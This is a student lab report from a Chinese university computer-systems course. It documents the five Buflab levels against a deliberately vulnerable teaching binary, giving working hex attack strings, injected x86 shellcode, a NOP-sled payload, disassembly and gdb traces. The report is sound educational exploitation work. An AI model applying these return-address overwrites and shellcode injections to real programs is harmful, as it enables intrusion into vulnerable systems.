



哈爾濱工業大學 (深圳)
HARBIN INSTITUTE OF TECHNOLOGY

实验设计报告

开课学期: 2024 年春季
课程名称: 计算机系统
实验名称: Lab1 Buflab
实验性质: 课内实验
实验时间: 2024.5.10 地点: T2507
学生班级: 智能强基-计算机
学生学号: 210010101
学生姓名: 房煊梓
评阅教师: _____
报告成绩: _____

实验与创新实践教育中心印制

2024 年 4 月

1. 回答问题

(1) 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构。

假设过程改变了 `%ebp`，调用了函数 P，正在执行函数 Q。则按照入栈顺序从早到晚的栈帧结构如下：

- ①较早的帧。
- ②调用函数 P 的帧，其中包括各参数和返回地址。
- ③正在执行的函数 Q 的帧，其内部结构按照入栈顺序从早到晚为：被保存的 `%ebp`，被保存的寄存器、本地变量和局部变量，参数构造区。

(2) 请简述缓冲区溢出的原理及危害。

原理：计算机向缓冲区内填充数据时超过了缓冲区的容量，导致数据溢出到缓冲区之外的内存空间，从而覆盖了该内存空间的数据，使程序崩溃或者执行其他的指令。

危害：对越界的数组元素进行写操作会破坏存储在栈中的状态信息，如果程序使用被破坏的状态，有可能出现程序崩溃、程序执行恶意代码、程序数据泄露等情况。

(3) 请简述缓冲器溢出漏洞的攻击方法。

向程序输入一个精心构造的超过缓冲区大小的字符串，利用缓冲区溢出来覆盖程序内存中的关键数据，如返回地址、函数指针等，从而改变程序的执行流程，执行恶意代码，达到攻击目的。

(4) 请简述缓冲器溢出漏洞的防范方法

程序员方面：避免使用不安全的函数而使用其更安全的版本，限制输入大小，使用安全的编程语言和框架，用辅助工具帮助查漏，用 `fault injection` 查错等。

编译器方面：启用栈保护机制，在编译时添加边界检查代码，检测到可能导致缓冲区溢出的代码模式时发出警告或错误提示等。

操作系统方面：采用地址空间随机化 ASLR 技术，可执行代码区域限制，使用权限管理和沙箱机制等。

2. 实验原理及方法

(1) Smoke 阶段 1 的攻击与分析

文本如下：

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 2d 94 04 08
```

分析过程：


- 根据实验指导书提示，需构造攻击字符串，使 `getbuf` 函数执行其 `return` 语句后转而执行 `smoke` 函数，故需将 `getbuf` 函数的返回地址修改为 `smoke` 函数的地址。
- 对 `bufbomb` 进行反汇编，从反汇编源代码中找到 `smoke` 函数：



```
bufbomb.s - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
0804942d <smoke>:
804942d: 55                push %ebp
```

由图可知 `smoke` 函数的地址为 `0x0804942d`，小端格式表示为 `2d 94 04 08`。


- 在反汇编源代码中找到 `getbuf` 函数：



```
08049c2a <getbuf>:
8049c2a: 55                push %ebp
8049c2b: 89 e5             mov %esp,%ebp
8049c2d: 83 ec 48          sub $0x48,%esp
8049c30: 83 ec 0c          sub $0xc,%esp
8049c33: 8d 45 ba          lea -0x46(%ebp),%eax
8049c36: 50                push %eax
8049c37: e8 5e fa ff ff    call 804969a <Gets>
8049c3c: 83 c4 10          add $0x10,%esp
8049c3f: b8 01 00 00 00    mov $0x1,%eax
8049c44: c9                leave
8049c45: c3                ret
```

可知 `buf` 数组的大小为 `0x46`，十进制为 70，则攻击字符串大小：70+4+4=78 字节。

- 结合以上分析设计攻击字符串来覆盖数组 `buf`，前 74 字节可为任意值，这里均取为 00，最后 4 字节为 `smoke` 函数的地址（小端格式），于是可得上述攻击字符串的文本。将其写入 `smoke.txt` 文件后进行测试，结果如下。



```
210010101@comp5:~/comp3052buflab$ cat smoke.txt | ./hex2raw | ./bufbomb -u 210010101
Userid: 210010101
Cookie: 0x5f861993
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

(2) Fizz 的攻击与分析

文本如下：

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 5a 94 04 08 00 00
00 00 93 19 86 5f
```

分析过程：

- 根据实验指导书的提示，需要构造攻击字符串，使 `getbuf` 函数执行 `return` 语句后转而执行 `fizz` 函数，并且满足 `fizz` 函数的特定输入参数必须准确等于通过 `makecookie` 函数生成的 `cookie` 值的要求。

- 通过 `makecookie` 函数生成 `cookie` 值：

```
210010101@comp3:~/comp3052buflab$ ./makecookie 210010101
0x5f861993
```

由图可知 `cookie` 值为 `0x5f861993`，小端格式表示为 `93 19 86 5f`。

- 在反汇编源代码中找到 `fizz` 函数：

```
0804945a <fizz>:
804945a: 55                push    %ebp
804945b: 89 e5            mov     %esp,%ebp
804945d: 83 ec 08        sub     $0x8,%esp
8049460: 8b 55 08        mov     0x8(%ebp),%edx
8049463: a1 90 d1 04 08  mov     0x804d190,%eax
8049468: 39 c2          cmp     %eax,%edx
804946a: 75 22         jne     804948e <fizz+0x34>
804946c: 83 ec 08        sub     $0x8,%esp
804946f: ff 75 08        push    0x8(%ebp)
8049472: 68 23 b0 04 08  push    $0x804b023
8049477: e8 04 fc ff ff  call    8049080 <printf@plt>
804947c: 83 c4 10        add     $0x10,%esp
804947f: 83 ec 0c        sub     $0xc,%esp
8049482: 6a 01          push    $0x1
8049484: e8 6f 09 00 00  call    8049df8 <validate>
8049489: 83 c4 10        add     $0x10,%esp
804948c: eb 13          jmp     80494a1 <fizz+0x47>
804948e: 83 ec 08        sub     $0x8,%esp
8049491: ff 75 08        push    0x8(%ebp)
8049494: 68 44 b0 04 08  push    $0x804b044
8049499: e8 e2 fb ff ff  call    8049080 <printf@plt>
804949e: 83 c4 10        add     $0x10,%esp
80494a1: 83 ec 0c        sub     $0xc,%esp
80494a4: 6a 00          push    $0x0
80494a6: e8 a5 fc ff ff  call    8049150 <exit@plt>
```

由图可知 `fizz` 函数的地址为 `0x0804945a`，小端格式表示为 `5a 94 04 08`。

• 观察 fizz 函数的机器指令，发现将 0x8(%ebp)处的值传到%edx 并将 0x804d190 处的值传到%eax 后比较%eax 和%edx 决定是否跳转。若相等则继续往下执行 printf 和 validate，若不相等则跳转到 804948e 处往下执行 printf，最后均执行 exit。

结合 C 语言的 fizz 函数分析，则 cmp %eax,%edx 对应 val==cookie 的判断，因此%eax 和%edx 其中一个是 val，另一个则是 cookie。由于 0x804d190 是一个固定的地址，用 gdb 查看该地址，如下图：

```
(gdb) x/s 0x804d190
0x804d190 <cookie>: ""
```

由图可知 0x804d190 处的值为 cookie，所以 0x8(%ebp)处为参数 val，设计攻击字符串时应当将 cookie 的值放在 0x8(%ebp)处。

• 结合以上分析设计攻击字符串，需要将 fizz 函数的地址放在返回地址处，将 cookie 值放在 0x8(%ebp)处，而 0x4(%ebp)处则可以是任意值。

由于 getbuf 函数返回时%ebp 会指向返回地址处，故设计攻击字符串的前 74 字节为 00，接下来的 4 字节为 fizz 函数的地址（小端格式），再接下来的 4 字节为 00，最后 4 字节为 cookie 值（小端格式），于是可得上述攻击字符串的文本。将其写入 fizz.txt 文件后进行测试，结果如下。

```
210010101@comp5:~/comp3052buflab$ cat fizz.txt |./hex2raw |./bufbomb -u 210010101
Userid: 210010101
Cookie: 0x5f861993
Type string:Fizz!: You called fizz(0x5f861993)
VALID
NICE JOB!
```

（3）Bang 的攻击与分析

文本如下：

```
c7 05 98 d1 04 08 93 19 86 5f
68 ab 94 04 08 c3 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 9a 35 68 55
```

分析过程:

- 根据实验指导书的提示，需要在缓冲区的首地址处填充攻击代码并改写栈上的原返回地址指针，使其指向攻击机器指令的起始位置即缓冲区的首地址处。
- 在反汇编源代码中找到 bang 函数：

```

080494ab <bang>:
80494ab: 55          push  %ebp
80494ac: 89 e5      mov   %esp,%ebp
80494ae: 83 ec 08   sub   $0x8,%esp
80494b1: a1 98 d1 04 08 mov   0x804d198,%eax
80494b6: 89 c2      mov   %eax,%edx
80494b8: a1 90 d1 04 08 mov   0x804d190,%eax
80494bd: 39 c2      cmp   %eax,%edx
80494bf: 75 25     jne   80494e6 <bang+0x3b>
80494c1: a1 98 d1 04 08 mov   0x804d198,%eax
80494c6: 83 ec 08   sub   $0x8,%esp
80494c9: 50        push  %eax
80494ca: 68 64 b0 04 08 push  $0x804b064
80494cf: e8 ac fb ff ff call  8049080 <printf@plt>
80494d4: 83 c4 10   add   $0x10,%esp
80494d7: 83 ec 0c   sub   $0xc,%esp
80494da: 6a 02     push  $0x2
80494dc: e8 17 09 00 00 call  8049df8 <validate>
80494e1: 83 c4 10   add   $0x10,%esp
80494e4: eb 16     jmp   80494fc <bang+0x51>
80494e6: a1 98 d1 04 08 mov   0x804d198,%eax
80494eb: 83 ec 08   sub   $0x8,%esp
80494ee: 50        push  %eax
80494ef: 68 89 b0 04 08 push  $0x804b089
80494f4: e8 87 fb ff ff call  8049080 <printf@plt>
80494f9: 83 c4 10   add   $0x10,%esp
80494fc: 83 ec 0c   sub   $0xc,%esp
80494ff: 6a 00     push  $0x0
8049501: e8 4a fc ff ff call  8049150 <exit@plt>

```

由图可知 bang 函数的地址为 0x080494ab，小端格式表示为 ab 94 04 08。

- 与观察 fizz 函数相似的方式观察 bang 函数的机器指令，发现将 0x804d198 处的值传到%edx 和将 0x804d190 处的值传到%eax 后比较%eax 和%edx 决定是否跳转。若相等则继续往下执行 printf 和 validate，若不相等则跳转到 80494e6 处往下执行 printf，最后均执行 exit。

结合 C 语言的 bang 函数分析，则 cmp %eax,%edx 对应 global_value==cookie 的判断，因此%eax 和%edx 其中一个是 global_value，另一个则是 cookie。用 gdb 查看两个地址，如下图：

```

(gdb) x/s 0x804d198
0x804d198 <global_value>:      " "
(gdb) x/s 0x804d190
0x804d190 <cookie>:            " "

```

因此 global_value 的地址为 0x804d198，小端格式表示为 98 d1 04 08。

- 设计攻击（机器指令）代码并转化为十六进制序列：

根据指导书的思路，首先将全局变量 `global_value` 设置为对应 `userid` 的 `cookie` 值，再将 `bang` 函数的地址压入栈中，然后执行一条 `ret` 指令从而跳至 `bang` 函数的代码执行。根据上面步骤得到的 `global_value` 地址和 `bang` 函数地址，具体机器指令为如下 3 行：

```
movl $0x5f861993,0x804d198
push $0x080494ab
ret
```

根据实验指导书的提示，将机器指令代码转化为十六进制序列，对应如下 3 行：

```
c7 05 98 d1 04 08 93 19 86 5f
68 ab 94 04 08
c3
```

- 在反汇编源代码中找到 `getbuf` 函数进行分析：

```
8049c33: 8d 45 ba          lea  -0x46(%ebp),%eax
8049c36: 50               push %eax
8049c37: e8 5e fa ff ff   call 804969a <Gets>
```

可知在调用 `Gets` 函数之前，`%eax` 寄存器的值就是缓冲区的首地址，因此在其下一行即 `0x08049c37` 处设置断点查询 `%eax` 的值，如下图。

```
Breakpoint 1, 0x08049c37 in getbuf ()
(gdb) p/x $eax
$1 = 0x5568359a
(gdb)
```

由图可知 `getbuf` 的缓冲区的首地址为 `0x5568359a`，小端格式表示为 `9a 35 68 55`。

- 结合以上分析设计攻击字符串，前面的 16 字节为攻击代码（十六进制序列），第 75-78 字节为缓冲区首地址（小端格式），中间部分全部填充 `00`，于是可得上述攻击字符串的文本。将其写入 `bang.txt` 文件后进行测试，结果如下。

```
210010101@comp5:~/comp3052buflab$ cat bang.txt | ./hex2raw | ./bufbomb -u 210010101
Userid: 210010101
Cookie: 0x5f861993
Type string:Bang!: You set global_value to 0x5f861993
VALID
NICE JOB!
```

(4) Boom 的攻击与分析

文本如下:

```
b8 93 19 86 5f 68 19 95 04 08
c3 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 36 68 55 9a 35 68 55
```

分析过程:

- 根据实验指导书的提示, 不仅需要在缓冲区的首地址处填充攻击代码并改写栈上的原返回地址指针使其指向缓冲区的首地址处, 还需要恢复原来的栈帧状态。
- 在反汇编源代码中找到 test 函数:

```
08049506 <test>:
8049506: 55                push %ebp
8049507: 89 e5             mov  %esp,%ebp
8049509: 83 ec 18          sub  $0x18,%esp
804950c: e8 a5 04 00 00    call 80499b6 <uniqueval>
8049511: 89 45 f0          mov  %eax,-0x10(%ebp)
8049514: e8 11 07 00 00    call 8049c2a <getbuf>
8049519: 89 45 f4          mov  %eax,-0xc(%ebp)
```

由图可知 test 函数调用 getbuf 之后的下一条指令的地址是 0x8049519, 需要将其作为压入栈中的地址。

- 根据栈帧结构, 攻击字符串从 buf 首地址开始覆盖, 直到覆盖完 test() 返回地址。因此攻击字符串会破坏 test() 原 ebp 值, 需要在覆盖时将其原本的值覆盖回去才能还原被破坏的栈帧状态, 因此需要获取执行 getbuf 函数之前的 ebp 值。根据上图可知调用 getbuf 的地址为 0x8049514, 因此设置断点查询 %ebp 的值, 如下图。

```
(gdb) break *0x08049514
Breakpoint 1 at 0x08049514
(gdb) r -u 210010101
Starting program: /home/students/210010101/comp3052buflab/bufbomb -u 210010101
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: 210010101
Cookie: 0x5f861993

Breakpoint 1, 0x08049514 in test ()
(gdb) i r $ebp
ebp                0x55683600          0x55683600 <_reserved+1029632>
(gdb)
```

由图可知原 ebp 值为 0x55683600, 小端格式表示为 00 36 68 55。该值应当放在 test() 原 ebp 值的地址处。

- 设计攻击（机器指令）代码并转化为十六进制序列：

根据指导书的思路，首先通过 `%eax` 寄存器将 `cookie` 值返回给 `test` 函数，再返回到原来的调用函数 `test` 执行。根据前面步骤得到的返回地址 `0x8049519` 和之前得到的 `cookie` 值 `0x5f861993`，具体机器指令为如下 3 行：

```
movl $0x5f861993,%eax
push $0x8049519
ret
```

根据实验指导书的提示，将机器指令代码转化为十六进制序列，对应如下 3 行：

```
b8 93 19 86 5f
68 19 95 04 08
c3
```

- 结合以上分析设计攻击字符串，前面的 11 字节为攻击代码（十六进制序列），第 71-74 字节为原 `ebp` 值（小端格式），第 75-78 字节仍为之前得到的缓冲区首地址（小端格式），中间部分全部填充 `00`，于是可得上述攻击字符串的文本。将其写入 `boom.txt` 文件后进行测试，结果如下。

```
210010101@comp5:~/comp3052buflab$ cat boom.txt |./hex2raw |./bufbomb -u 210010101
Userid: 210010101
Cookie: 0x5f861993
Type string:Boom!: getbuf returned 0x5f861993
VALID
NICE JOB!
```

（5）Kaboom 的攻击与分析

文本如下：

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
```



```

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 b8
93 19 86 5f 8d 6c 24 18 68 91
95 04 08 c3 9c 33 68 55

```

分析过程：

- 根据实验指导书的提示，
- 在反汇编源代码中找到 `getbufn` 函数：

```

08049c46 <getbufn>:
8049c46: 55          push  %ebp
8049c47: 89 e5       mov   %esp,%ebp
8049c49: 81 ec 48 02 00 00 sub  $0x248,%esp
8049c4f: 83 ec 0c    sub  $0xc,%esp
8049c52: 8d 85 bc fd ff ff lea  -0x244(%ebp),%eax
8049c58: 50          push  %eax
8049c59: e8 3c fa ff ff call 804969a <Gets>
8049c5e: 83 c4 10    add  $0x10,%esp
8049c61: b8 01 00 00 00 mov  $0x1,%eax
8049c66: c9          leave
8049c67: c3          ret

```

故 `buf` 数组的大小为 `0x244`，十进制为 580，则攻击字符串大小：580+4+4=588 字节。

- 由于 `buf` 缓冲区的首地址不固定，所以需要追踪调用 `Gets` 前的 `%eax` 的值。使用 `gdb` 进行调试，在 `0x08049c58` 处设置断点，一共执行 5 次，如下图。

```

Breakpoint 1, 0x08049c58 in getbufn ()
(gdb) p/x $eax
$1 = 0x5568339c
(gdb) c
Continuing.
Type string:dd
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049c58 in getbufn ()
(gdb) p/x $eax
$2 = 0x5568332c
(gdb) c
Continuing.
Type string:dd
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049c58 in getbufn ()
(gdb) p/x $eax
$3 = 0x5568334c
(gdb) c
Continuing.
Type string:dd
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049c58 in getbufn ()
(gdb) p/x $eax
$4 = 0x5568334c
(gdb) c
Continuing.
Type string:dd
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049c58 in getbufn ()
(gdb) p/x $eax
$5 = 0x5568337c
(gdb)

```

取其中最高的地址即 0x5568339c 作为大致的 buf 缓冲区的首地址，小端格式表示为 9c 33 68 55，这样就会一直滑行到恶意代码处进行执行。

- 在反汇编源代码中找到 testn 函数：

```
0804957e <testn>:
804957e: 55                push %ebp
804957f: 89 e5            mov %esp,%ebp
8049581: 83 ec 18        sub $0x18,%esp
8049584: e8 2d 04 00 00  call 80499b6 <uniqueval>
8049589: 89 45 f0        mov %eax,-0x10(%ebp)
804958c: e8 b5 06 00 00  call 8049c46 <getbufn>
8049591: 89 45 f4        mov %eax,-0xc(%ebp)
```

由图可知 testn 函数调用 getbufn 之后的下一条指令的地址是 0x8049591，需要将其作为压入栈中的地址。

- 根据指导书的提示可知，testn 函数栈帧的原 ebp 值不固定，可从调用 getbufn 后的 %esp 间接获得。而根据上图 mov %esp,%ebp 和 sub \$0x18,%esp 两条汇编代码可知两者关系： $\%ebp = \%esp + 0x18$ 。

- 设计攻击（机器指令）代码并转化为十六进制序列：

根据指导书的思路，首先通过 %eax 寄存器将函数返回值精确设定为 cookie 值，然后恢复或清理所有因攻击而破坏的栈状态，再将正确的返回地址压入栈中，然后执行 ret 指令。根据前面步骤得到的返回地址 0x8049591，%esp 与 %ebp 的关系和之前得到的 cookie 值 0x5f861993，具体机器指令为如下 4 行：

```
movl $0x5f861993,%eax
lea 0x18(%esp),%ebp
push $0x8049591
ret
```

根据实验指导书的提示，将机器指令代码转化为十六进制序列，对应如下 4 行：

```
b8 93 19 86 5f
8d 6c 24 18
68 91 95 04 08
c3
```

- 结合以上分析设计攻击字符串。由于不知道程序会跳到哪里，故将攻击代码放到最后，因此前面 569 字节为 nop 指令的机器码即 90，第 570-584 字节为攻击代码（十六进制序列），第 585-588 字节为之前得到的大致的缓冲区首地址（小端格式），于是可得上述攻击字符串的文本。将其写入 kaboom.txt 文件后进行测试，结果如下。

```
210010101@comp5:~/comp3052buflab$ cat kaboom.txt | ./hex2raw -n | ./bufbomb -n -u 210010101
Userid: 210010101
Cookie: 0x5f861993
Type string:KABOOM!: getbufn returned 0x5f861993
Keep going
Type string:KABOOM!: getbufn returned 0x5f861993
Keep going
Type string:KABOOM!: getbufn returned 0x5f861993
Keep going
Type string:KABOOM!: getbufn returned 0x5f861993
Keep going
Type string:KABOOM!: getbufn returned 0x5f861993
VALID
NICE JOB!
```

3. 请总结本次实验的收获，并给出对本次实验内容的建议

本次实验的收获：本次实验的每个 level 的任务由简单到困难，循序渐进地让我思考栈帧的结构和缓冲区溢出的原理，并让我在实践中加深了对各种缓冲区溢出攻击的理解。除此以外我还通过实验指导书的提示学会了一些 gdb 调试的命令，对 gdb 调试有了更进一步的了解。

对实验内容的建议：建议在原来的基础上再增加一些与实验相关的背景知识，并且由于最后一个任务难度较大，可以相应增加一些提示。